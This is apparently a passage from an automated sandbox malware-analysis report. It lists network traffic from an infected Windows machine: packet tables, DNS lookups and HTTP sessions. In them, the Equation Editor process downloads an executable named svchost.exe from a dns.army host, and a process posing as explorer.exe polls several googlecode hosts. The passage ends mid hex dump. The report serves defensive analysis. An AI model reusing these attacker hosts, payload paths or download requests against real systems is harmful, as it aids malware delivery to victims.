Apr 12, 2021 07:47:21.574598074 CEST	80	49168	103.141.138.118	192.168.2.22
Apr 12, 2021 07:47:21.574610949 CEST	49168	80	192.168.2.22	103.141.138.118
Apr 12, 2021 07:47:21.574635983 CEST	80	49168	103.141.138.118	192.168.2.22
Apr 12, 2021 07:47:21.574640036 CEST	49168	80	192.168.2.22	103.141.138.118
Apr 12, 2021 07:47:21.574673891 CEST	80	49168	103.141.138.118	192.168.2.22
Apr 12, 2021 07:47:21.574709892 CEST	49168	80	192.168.2.22	103.141.138.118
Apr 12, 2021 07:47:21.574737072 CEST	80	49168	103.141.138.118	192.168.2.22
Apr 12, 2021 07:47:21.574774981 CEST	80	49168	103.141.138.118	192.168.2.22
Apr 12, 2021 07:47:21.574786901 CEST	49168	80	192.168.2.22	103.141.138.118
Apr 12, 2021 07:47:21.574816942 CEST	49168	80	192.168.2.22	103.141.138.118
Apr 12, 2021 07:47:21.574816942 CEST	80	49168	103.141.138.118	192.168.2.22
Apr 12, 2021 07:47:21.574866056 CEST	49168	80	192.168.2.22	103.141.138.118
Apr 12, 2021 07:47:21.575247049 CEST	80	49168	103.141.138.118	192.168.2.22
Apr 12, 2021 07:47:21.575289965 CEST	80	49168	103.141.138.118	192.168.2.22
Apr 12, 2021 07:47:21.575328112 CEST	80	49168	103.141.138.118	192.168.2.22
Apr 12, 2021 07:47:21.575349092 CEST	49168	80	192.168.2.22	103.141.138.118
Apr 12, 2021 07:47:21.575367928 CEST	80	49168	103.141.138.118	192.168.2.22
Apr 12, 2021 07:47:21.575407982 CEST	80	49168	103.141.138.118	192.168.2.22
Apr 12, 2021 07:47:21.575423956 CEST	49168	80	192.168.2.22	103.141.138.118
Apr 12, 2021 07:47:21.575444937 CEST	80	49168	103.141.138.118	192.168.2.22
Apr 12, 2021 07:47:21.575457096 CEST	49168	80	192.168.2.22	103.141.138.118

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 07:47:18.195986032 CEST	52197	53	192.168.2.22	8.8.8.8
Apr 12, 2021 07:47:18.257677078 CEST	53	52197	8.8.8.8	192.168.2.22
Apr 12, 2021 07:47:18.258025885 CEST	52197	53	192.168.2.22	8.8.8.8
Apr 12, 2021 07:47:18.315959930 CEST	53	52197	8.8.8.8	192.168.2.22
Apr 12, 2021 07:47:18.751626968 CEST	53099	53	192.168.2.22	8.8.8.8
Apr 12, 2021 07:47:18.800386906 CEST	53	53099	8.8.8.8	192.168.2.22
Apr 12, 2021 07:47:18.800673008 CEST	53099	53	192.168.2.22	8.8.8.8
Apr 12, 2021 07:47:18.849329948 CEST	53	53099	8.8.8.8	192.168.2.22
Apr 12, 2021 07:47:18.865688086 CEST	52838	53	192.168.2.22	8.8.8.8
Apr 12, 2021 07:47:18.917309046 CEST	53	52838	8.8.8.8	192.168.2.22
Apr 12, 2021 07:47:18.917541981 CEST	52838	53	192.168.2.22	8.8.8.8
Apr 12, 2021 07:47:18.969111919 CEST	53	52838	8.8.8.8	192.168.2.22
Apr 12, 2021 07:47:19.511912107 CEST	61200	53	192.168.2.22	8.8.8.8
Apr 12, 2021 07:47:19.580688000 CEST	53	61200	8.8.8.8	192.168.2.22
Apr 12, 2021 07:47:19.587740898 CEST	49548	53	192.168.2.22	8.8.8.8
Apr 12, 2021 07:47:19.651631117 CEST	53	49548	8.8.8.8	192.168.2.22
Apr 12, 2021 07:47:20.322611094 CEST	55627	53	192.168.2.22	8.8.8.8
Apr 12, 2021 07:47:20.392366886 CEST	53	55627	8.8.8.8	192.168.2.22
Apr 12, 2021 07:47:39.182238102 CEST	56009	53	192.168.2.22	8.8.8.8
Apr 12, 2021 07:47:39.248019934 CEST	53	56009	8.8.8.8	192.168.2.22
Apr 12, 2021 07:47:39.248718023 CEST	56009	53	192.168.2.22	8.8.8.8
Apr 12, 2021 07:47:39.307753086 CEST	53	56009	8.8.8.8	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 07:47:41.100979090 CEST	61865	53	192.168.2.22	8.8.8.8
Apr 12, 2021 07:47:41.167275906 CEST	53	61865	8.8.8.8	192.168.2.22
Apr 12, 2021 07:47:42.505069971 CEST	55171	53	192.168.2.22	8.8.8.8
Apr 12, 2021 07:47:42.516352892 CEST	52496	53	192.168.2.22	8.8.8.8
Apr 12, 2021 07:47:42.582534075 CEST	53	52496	8.8.8.8	192.168.2.22
Apr 12, 2021 07:47:42.922056913 CEST	53	55171	8.8.8.8	192.168.2.22
Apr 12, 2021 07:47:42.924905062 CEST	55171	53	192.168.2.22	8.8.8.8
Apr 12, 2021 07:47:43.347234964 CEST	53	55171	8.8.8.8	192.168.2.22
Apr 12, 2021 07:47:44.014976025 CEST	57564	53	192.168.2.22	8.8.8.8
Apr 12, 2021 07:47:44.157403946 CEST	53	57564	8.8.8.8	192.168.2.22
Apr 12, 2021 07:47:48.345712900 CEST	63009	53	192.168.2.22	8.8.8.8
Apr 12, 2021 07:47:48.530267000 CEST	53	63009	8.8.8.8	192.168.2.22
Apr 12, 2021 07:48:44.794153929 CEST	54129	53	192.168.2.22	8.8.8.8
Apr 12, 2021 07:48:44.866134882 CEST	53	54129	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 12, 2021 07:47:18.195986032 CEST	192.168.2.22	8.8.8.8	0xd92d	Standard query (0)	fqe.short.gy	A (IP address)	IN (0x0001)
Apr 12, 2021 07:47:18.258025885 CEST	192.168.2.22	8.8.8.8	0xd92d	Standard query (0)	fqe.short.gy	A (IP address)	IN (0x0001)
Apr 12, 2021 07:47:20.322611094 CEST	192.168.2.22	8.8.8.8	0xa715	Standard query (0)	stdyworkfinetraingst.dns.army	A (IP address)	IN (0x0001)
Apr 12, 2021 07:47:39.182238102 CEST	192.168.2.22	8.8.8.8	0x94ee	Standard query (0)	vccmd01.googlecode.com	A (IP address)	IN (0x0001)
Apr 12, 2021 07:47:39.248718023 CEST	192.168.2.22	8.8.8.8	0x94ee	Standard query (0)	vccmd01.googlecode.com	A (IP address)	IN (0x0001)
Apr 12, 2021 07:47:41.100979090 CEST	192.168.2.22	8.8.8.8	0xbaa2	Standard query (0)	vccmd02.googlecode.com	A (IP address)	IN (0x0001)
Apr 12, 2021 07:47:42.505069971 CEST	192.168.2.22	8.8.8.8	0x852e	Standard query (0)	demo.sdssoftltd.co.uk	A (IP address)	IN (0x0001)
Apr 12, 2021 07:47:42.516352892 CEST	192.168.2.22	8.8.8.8	0xeeae	Standard query (0)	vccmd03.googlecode.com	A (IP address)	IN (0x0001)
Apr 12, 2021 07:47:42.924905062 CEST	192.168.2.22	8.8.8.8	0x852e	Standard query (0)	demo.sdssoftltd.co.uk	A (IP address)	IN (0x0001)
Apr 12, 2021 07:47:44.014976025 CEST	192.168.2.22	8.8.8.8	0x367f	Standard query (0)	vccmd01.t35.com	A (IP address)	IN (0x0001)
Apr 12, 2021 07:47:48.345712900 CEST	192.168.2.22	8.8.8.8	0xeb5	Standard query (0)	vccmd01.zxq.net	A (IP address)	IN (0x0001)
Apr 12, 2021 07:48:44.794153929 CEST	192.168.2.22	8.8.8.8	0xf157	Standard query (0)	www.chapelcouture.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 12, 2021 07:47:18.257677078 CEST	8.8.8.8	192.168.2.22	0xd92d	No error (0)	fqe.short.gy		52.59.165.42	A (IP address)	IN (0x0001)
Apr 12, 2021 07:47:18.257677078 CEST	8.8.8.8	192.168.2.22	0xd92d	No error (0)	fqe.short.gy		18.184.197.212	A (IP address)	IN (0x0001)
Apr 12, 2021 07:47:18.315959930 CEST	8.8.8.8	192.168.2.22	0xd92d	No error (0)	fqe.short.gy		52.59.165.42	A (IP address)	IN (0x0001)
Apr 12, 2021 07:47:18.315959930 CEST	8.8.8.8	192.168.2.22	0xd92d	No error (0)	fqe.short.gy		18.184.197.212	A (IP address)	IN (0x0001)
Apr 12, 2021 07:47:20.392366886 CEST	8.8.8.8	192.168.2.22	0xa715	No error (0)	stdyworkfinetraingst.dns.army		103.141.138.118	A (IP address)	IN (0x0001)
Apr 12, 2021 07:47:39.248019934 CEST	8.8.8.8	192.168.2.22	0x94ee	No error (0)	vccmd01.googlecode.com	googlecode.l.googleusercontent.com		CNAME (Canonical name)	IN (0x0001)
Apr 12, 2021 07:47:39.248019934 CEST	8.8.8.8	192.168.2.22	0x94ee	No error (0)	googlecode.l.googleusercontent.com		74.125.143.82	A (IP address)	IN (0x0001)
Apr 12, 2021 07:47:39.307753086 CEST	8.8.8.8	192.168.2.22	0x94ee	No error (0)	vccmd01.googlecode.com	googlecode.l.googleusercontent.com		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 12, 2021 07:47:39.307753086 CEST	8.8.8.8	192.168.2.22	0x94ee	No error (0)	googlecode.l.googlusercontent.com		74.125.143.82	A (IP address)	IN (0x0001)
Apr 12, 2021 07:47:41.167275906 CEST	8.8.8.8	192.168.2.22	0xbaa2	No error (0)	vccmd02.googlecode.com	googlecode.l.googleusercontent.com		CNAME (Canonical name)	IN (0x0001)
Apr 12, 2021 07:47:41.167275906 CEST	8.8.8.8	192.168.2.22	0xbaa2	No error (0)	googlecode.l.googlusercontent.com		74.125.143.82	A (IP address)	IN (0x0001)
Apr 12, 2021 07:47:42.582534075 CEST	8.8.8.8	192.168.2.22	0xeeae	No error (0)	vccmd03.googlecode.com	googlecode.l.googleusercontent.com		CNAME (Canonical name)	IN (0x0001)
Apr 12, 2021 07:47:42.582534075 CEST	8.8.8.8	192.168.2.22	0xeeae	No error (0)	googlecode.l.googlusercontent.com		74.125.143.82	A (IP address)	IN (0x0001)
Apr 12, 2021 07:47:42.922056913 CEST	8.8.8.8	192.168.2.22	0x852e	No error (0)	demo.sdssoftltd.co.uk		103.67.236.191	A (IP address)	IN (0x0001)
Apr 12, 2021 07:47:43.347234964 CEST	8.8.8.8	192.168.2.22	0x852e	No error (0)	demo.sdssoftltd.co.uk		103.67.236.191	A (IP address)	IN (0x0001)
Apr 12, 2021 07:47:44.157403946 CEST	8.8.8.8	192.168.2.22	0x367f	Name error (3)	vccmd01.t35.com	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 07:47:48.530267000 CEST	8.8.8.8	192.168.2.22	0xeb5	Name error (3)	vccmd01.zxq.net	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 07:48:44.866134882 CEST	8.8.8.8	192.168.2.22	0xf157	No error (0)	www.chapelcouture.com	chapelcouture.com		CNAME (Canonical name)	IN (0x0001)
Apr 12, 2021 07:48:44.866134882 CEST	8.8.8.8	192.168.2.22	0xf157	No error (0)	chapelcouture.com		34.102.136.180	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- stdyworkfinetraingst.dns.army
- vccmd01.googlecode.com
- vccmd02.googlecode.com
- vccmd03.googlecode.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49168	103.141.138.118	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 07:47:20.629703045 CEST	71	OUT	GET /findoc/svchost.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Connection: Keep-Alive Host: stdyworkfinetraingst.dns.army

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 07:47:20.864182949 CEST	72	IN	HTTP/1.1 200 OK Date: Mon, 12 Apr 2021 05:47:19 GMT Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1h PHP/8.0.0 Last-Modified: Sun, 11 Apr 2021 22:43:28 GMT ETag: "5cb48-5bfba202eca11" Accept-Ranges: bytes Content-Length: 379720 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 bd 31 6d fe f9 50 03 ad f9 50 03 ad f9 50 03 ad 7a 4c 0d ad f8 50 03 ad 90 4f 0a ad f3 50 03 ad 10 4f 0e ad f8 50 03 ad 52 69 63 68 f9 50 03 ad 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 fc af f7 4d 00 00 00 00 00 00 00 00 e0 00 0f 01 0b 01 06 00 00 b0 02 00 00 30 00 00 00 00 00 00 00 70 36 00 00 00 10 00 00 00 c0 02 00 00 00 40 00 00 10 00 00 00 10 00 00 04 00 00 00 01 00 00 00 04 00 00 00 00 00 00 00 00 f0 02 00 00 10 00 00 c8 b1 03 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 84 ac 02 00 28 00 00 00 00 e0 02 00 e0 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 28 02 00 00 20 00 00 00 00 10 00 00 84 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 28 a7 02 00 00 10 00 00 00 b0 02 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 74 1b 00 00 00 c0 02 00 00 10 00 00 00 c0 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 e0 05 00 00 00 e0 02 00 00 10 00 00 00 d0 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 24 a7 91 47 10 00 00 00 00 00 00 00 00 00 00 00 4d 53 56 42 56 4d 36 30 2e 44 4c 4c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$1mPPPzLPOPOPRichPPELM0p6@((.text(`.datat @.rsrc@@$GMSVBVM60.DLL

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49169	74.125.143.82	80	C:\Windows\system\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 07:47:39.370704889 CEST	473	OUT	GET /files/cmsys.gif HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: vccmd01.googlecode.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 07:47:39.418314934 CEST	475	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=UTF-8 Referrer-Policy: no-referrer Content-Length: 1576 Date: Mon, 12 Apr 2021 05:47:39 GMT Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 0a 20 20 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 7d 68 74 6d 6c 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 66 66 66 3b 63 6f 6c 6f 72 3a 23 32 32 32 3b 70 61 64 64 69 6e 67 3a 31 35 70 78 7d 62 6f 64 79 7b 6d 61 72 67 69 6e 3a 37 25 20 61 75 74 6f 20 30 3b 6d 61 78 2d 77 69 64 74 68 3a 33 39 30 70 78 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 38 30 70 78 3b 70 61 64 64 69 6e 67 3a 33 30 70 78 20 30 20 31 35 70 78 7d 2a 20 3e 20 62 6f 64 79 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 65 72 72 6f 72 73 2f 72 6f 62 6f 74 2e 70 6e 67 29 20 31 30 30 25 20 35 70 78 20 6e 6f 2d 72 65 70 65 61 74 3b 70 61 64 64 69 6e 67 2d 72 69 67 68 74 3a 32 30 35 70 78 7d 70 7b 6d 61 72 67 69 6e 3a 31 31 70 78 20 30 20 32 32 70 78 3b 6f 76 65 72 66 6c 6f 77 3a 68 69 64 64 65 6e 7d 69 6e 73 7b 63 6f 6c 6f 72 3a 23 37 37 37 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 7d 61 20 69 6d 67 7b 62 6f 72 64 65 72 3a 30 7d 40 6d 65 64 69 61 20 73 63 72 65 65 6e 20 61 6e 64 20 28 6d 61 78 2d 77 69 64 74 68 3a 37 37 32 70 78 29 7b 62 6f 64 79 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 6e 6f 6e 65 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 30 3b 6d 61 78 2d 77 69 64 74 68 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 72 69 67 68 74 3a 30 7d 7d 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 6f 67 6c 65 2e 73 76 67 29 20 6e 6f 2d 72 65 70 65 61 74 3b 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 2d 35 70 78 7d 40 6d 65 64 69 61 20 6f 6e 6c 79 20 73 63 72 65 65 6e 20 61 6e 64 20 28 6d 69 6e 2d 72 65 73 6f 6c 75 74 69 6f 6e 3a 31 39 32 64 70 69 29 7b 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 2f 32 78 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 6e 6f 2d 72 65 70 65 61 74 20 30 25 20 30 25 2f 31 30 30 25 20 31 30 30 25 3b 2d 6d 6f 7a 2d 62 6f 72 64 65 72 2d 69 6d 61 67 65 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 2f 32 78 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 30 7d 7d 40 6d 65 64 69 61 20 6f 6e 6c 79 20 73 63 72 65 65 6e 20 61 6e 64 20 28 2d 77 65 62 6b 69 74 2d 6d 69 6e 2d 64 65 76 69 63 65 2d 70 69 78 65 6c 2d 72 61 74 69 6f 3a 32 29 7b 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 Data Ascii: <!DOCTYPE html><html lang=en> <meta charset=utf-8> <meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"> <title>Error 404 (Not Found)!!1</title> <style> *{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{margin:7% auto 0;max-width:390px;min-height:180px;padding:30px 0 15px}* > body{background:url(//www.google.com/images/errors/robot.png) 100% 5px no-repeat;padding-right:205px}p{margin:11px 0 22px;overflow:hidden}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-width:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url(//www.google.com/images/branding/googlelogo/1x/googlelogo_color_150x54dp.png) no-repeat;margin-left:-5px}@media only screen and (min-resolution:192dpi){#logo{background:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) no-repeat 0% 0%/100% 100%;-moz-border-image:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) 0}}@media only screen and (-webkit-min-device-pixel-ratio:2){#logo{background:url(//www.google.com/images/brand

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49170	74.125.143.82	80	C:\Windows\system\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 07:47:41.216984034 CEST	476	OUT	GET /files/cmsys.gif HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: vccmd02.googlecode.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 07:47:41.264513969 CEST	477	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=UTF-8 Referrer-Policy: no-referrer Content-Length: 1576 Date: Mon, 12 Apr 2021 05:47:41 GMT Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 0a 20 20 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 7d 68 74 6d 6c 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 66 66 66 3b 63 6f 6c 6f 72 3a 23 32 32 32 3b 70 61 64 64 69 6e 67 3a 31 35 70 78 7d 62 6f 64 79 7b 6d 61 72 67 69 6e 3a 37 25 20 61 75 74 6f 20 30 3b 6d 61 78 2d 77 69 64 74 68 3a 33 39 30 70 78 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 38 30 70 78 3b 70 61 64 64 69 6e 67 3a 33 30 70 78 20 30 20 31 35 70 78 7d 2a 20 3e 20 62 6f 64 79 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 65 72 72 6f 72 73 2f 72 6f 62 6f 74 2e 70 6e 67 29 20 31 30 30 25 20 35 70 78 20 6e 6f 2d 72 65 70 65 61 74 3b 70 61 64 64 69 6e 67 2d 72 69 67 68 74 3a 32 30 35 70 78 7d 70 7b 6d 61 72 67 69 6e 3a 31 31 70 78 20 30 20 32 32 70 78 3b 6f 76 65 72 66 6c 6f 77 3a 68 69 64 64 65 6e 7d 69 6e 73 7b 63 6f 6c 6f 72 3a 23 37 37 37 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 7d 61 20 69 6d 67 7b 62 6f 72 64 65 72 3a 30 7d 40 6d 65 64 69 61 20 73 63 72 65 65 6e 20 61 6e 64 20 28 6d 61 78 2d 77 69 64 74 68 3a 37 37 32 70 78 29 7b 62 6f 64 79 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 6e 6f 6e 65 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 30 3b 6d 61 78 2d 77 69 64 74 68 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 72 69 67 68 74 3a 30 7d 7d 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 6f 67 6c 65 2e 73 76 67 29 20 6e 6f 2d 72 65 70 65 61 74 3b 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 2d 35 70 78 7d 40 6d 65 64 69 61 20 6f 6e 6c 79 20 73 63 72 65 65 6e 20 61 6e 64 20 28 6d 69 6e 2d 72 65 73 6f 6c 75 74 69 6f 6e 3a 31 39 32 64 70 69 29 7b 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 2f 32 78 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 6e 6f 2d 72 65 70 65 61 74 20 30 25 20 30 25 2f 31 30 30 25 20 31 30 30 25 3b 2d 6d 6f 7a 2d 62 6f 72 64 65 72 2d 69 6d 61 67 65 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 2f 32 78 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 